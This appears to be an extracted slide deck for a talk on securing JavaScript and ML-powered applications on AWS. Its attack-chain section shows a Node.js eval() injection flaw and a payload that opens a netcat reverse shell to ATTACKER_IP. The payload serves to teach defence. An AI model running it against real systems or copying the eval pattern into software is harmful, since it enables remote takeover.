


Beyond the Basics: Securing JavaScript Applications

JOSHUA ARVIN LAT



JOSHUA ARVIN LAT



Chief Technology Officer of
NuWorks Interactive Labs



AWS Machine Learning Hero



Orange Boomerang: Digital Leader of the Year 2023 Award Winner 🏆





Author of 📖
Machine Learning with Amazon SageMaker Cookbook



Author of 📖
Machine Learning Engineering on AWS



Author of 📖
Building and Automating Penetration Testing Labs in the Cloud



PART

1

The background is a dark, abstract composition. It features a grid of thin, light-colored lines that form a mesh pattern, particularly visible on the left side. Overlaid on this are several large, flowing, wavy shapes in shades of blue, purple, and red, creating a sense of movement and depth. The overall aesthetic is futuristic and digital.

REALITY




REALITY

SHORT-TERM FINANCIAL OBJECTIVES	VERY HIGH
LONG-TERM FINANCIAL OBJECTIVES	HIGH
CLIENT AND CUSTOMER HAPPINESS	HIGH
COMPLIANCE	LOW



Understanding the
Cyber Attack Chain



```
const readline = require('readline').createInterface({
  input: process.stdin,
  output: process.stdout
});

readline.question(`Enter a mathematical expression: `, expression => {
  let x = eval(expression);

  console.log(x);
});
```

Enter a mathematical expression:

1+1

OUTPUT

2

Enter a mathematical expression:

```
require("child_process").exec('touch hello.txt')
```

OUTPUT

???

A dark, atmospheric image of a server room. In the foreground, a person wearing a dark hoodie is seen from the side, looking towards a computer monitor. The monitor displays a green, monospaced font of code, resembling a terminal window. The background is filled with server racks, cables, and other equipment, all dimly lit, creating a sense of a hidden or secure environment.

nc -nv1 14344

Enter a mathematical expression:

```
require("child_process").exec('mkfifo /tmp/ABC; cat  
/tmp/ABC | /bin/sh -i 2>&1 | nc <IP ADDRESS> >  
/tmp/ABC')
```

OUTPUT

```
nc -nv1 14344
```

ATTACKER MACHINE

**MALICIOUS
INPUT**

VICTIM MACHINE

```
mkfifo /tmp/ABC;
```

```
cat /tmp/ABC | /bin/sh -i 2>&1 | nc ATTACKER_IP 14344 > /tmp/ABC
```

A futuristic robot with a blue and yellow head and a blue uniform is working on a server rack in a data center. The robot is holding a red wrench in its right hand and a red cable in its left hand. The background is filled with server racks and glowing lights. The text "Code Review" is overlaid in the center in a bold, yellow, sans-serif font.


Code Review

PART

2



SECURING ML-POWERED JAVASCRIPT APPLICATIONS

- 
- Data Collection
 - Data Preparation and Cleaning
 - Data Visualization and Analysis
 - Feature Engineering
 - Model Training and Parameter Tuning
 - Model Evaluation
 - Model Deployment



MODEL DEPLOYED IN AN EC2 INSTANCE



MODEL DEPLOYED IN A CONTAINER IN AN EC2 INSTANCE



BUILT-IN ALGORITHM + SAGEMAKER ENDPOINT



CUSTOM CONTAINER + SAGEMAKER ENDPOINT



MODEL DEPLOYED INSIDE A LAMBDA FUNCTION



LAMBDA TRIGGERING A SAGEMAKER ENDPOINT




MODEL DEPLOYED IN FARGATE

BROWSER



SERVER



SERVER-SIDE INFERENCE

BROWSER



VS

INFERENCE IN THE BROWSER

WHY USE

JS

FOR MACHINE LEARNING?

→ **PERFORM MACHINE LEARNING INFERENCE ON THE BROWSER**


WORKS
OFFLINE

NO SERVERS
NEEDED


HELPS WITH
DATA PRIVACY

BETTER
LATENCY

**MACHINE LEARNING
LIBRARY**



(and more...)



(and more...)


(and more...)

A dark, industrial scene featuring a robotic arm in the foreground, positioned over a workbench. The arm is actively welding metal components, with a bright, intense burst of sparks emanating from the point of contact. The background shows a factory environment with various metal parts and machinery, all rendered in a low-key, dark aesthetic. The overall mood is one of precision and industrial activity.

SECURITY CONSIDERATIONS


PART

3



AUTOMATED VULNERABILITY MANAGEMENT

**VULNERABILITY
ASSESSMENT TOOL**



Finding summary
Package findings
0 Critical 43 High 71 Medium

Findings (100+) 🔄
Choose a row to view the finding details. All findings are related to this instance.

Active ▾ 🔍 Resource ID EQUALS Add filter ✕

< 1 2 3 4 5 6 7 8 ... > ⚙️

Severity ▾	Title	Impacted resource	Type ▾	Age ▾
High	CVE-2018-20669 - kernel	i-101-100-100-100	Package Vulnerability	an hour
High	CVE-2019-19074 - kernel	i-101-100-100-100	Package Vulnerability	an hour
High	CVE-2021-3347 - kernel	i-101-100-100-100	Package Vulnerability	an hour
High	CVE-2020-8648 - kernel	i-101-100-100-100	Package Vulnerability	an hour
High	CVE-2019-19319 - kernel	i-101-100-100-100	Package Vulnerability	an hour
High	CVE-2020-25670 - kernel	i-101-100-100-100	Package Vulnerability	an hour
High	CVE-2021-3656 - kernel	i-101-100-100-100	Package Vulnerability	an hour
High	CAD-SOS-1-2020 - kernel	i-101-100-100-100	Package Vulnerability	an hour
High	CAD-SOS-5-2020 - kernel	i-101-100-100-100	Package Vulnerability	an hour
High	CAD-SOS-10-2020 - kernel	i-101-100-100-100	Package Vulnerability	an hour
High	CAD-SOS-15-2020 - kernel	i-101-100-100-100	Package Vulnerability	an hour

A futuristic robot with a blue and yellow head and a blue body with orange accents is shown in a server room. The robot is holding a red wrench and pliers, appearing to be working on a server rack. The background is filled with server racks and glowing orange lights, creating a high-tech, industrial atmosphere. The text "NETWORK ISOLATION" is overlaid in the center in a bold, white, sans-serif font.

NETWORK ISOLATION



**HOW ABOUT IAM PRIVILEGE
ESCALATION?**

A futuristic robot with a blue and yellow head and a dark blue body is shown in a server room. The robot is holding a red wrench in its right hand and is looking towards the right. The background is filled with server racks and glowing lights, creating a high-tech, industrial atmosphere. The text "RESTRICTIVE IAM PERMISSIONS" is overlaid in the center of the image in a bold, white, sans-serif font.


RESTRICTIVE IAM PERMISSIONS

A person wearing a dark hoodie is seated at a desk in a server room. The room is filled with server racks and a complex network of cables. A large monitor in front of them displays a green digital rain effect, similar to the Matrix. The person's hands are on a keyboard. The overall atmosphere is dark and technical.

**HOW ABOUT DENIAL OF
WALLET ATTACKS?**



THE END



JOSHUA ARVIN LAT



Chief Technology Officer of
NuWorks Interactive Labs




AWS Machine Learning Hero



Orange Boomerang: Digital Leader of the Year 2023 Award Winner 🏆



Author of 📖
Machine Learning with Amazon SageMaker Cookbook



Author of 📖
Machine Learning Engineering on AWS



Author of 📖
Building and Automating Penetration Testing Labs in the Cloud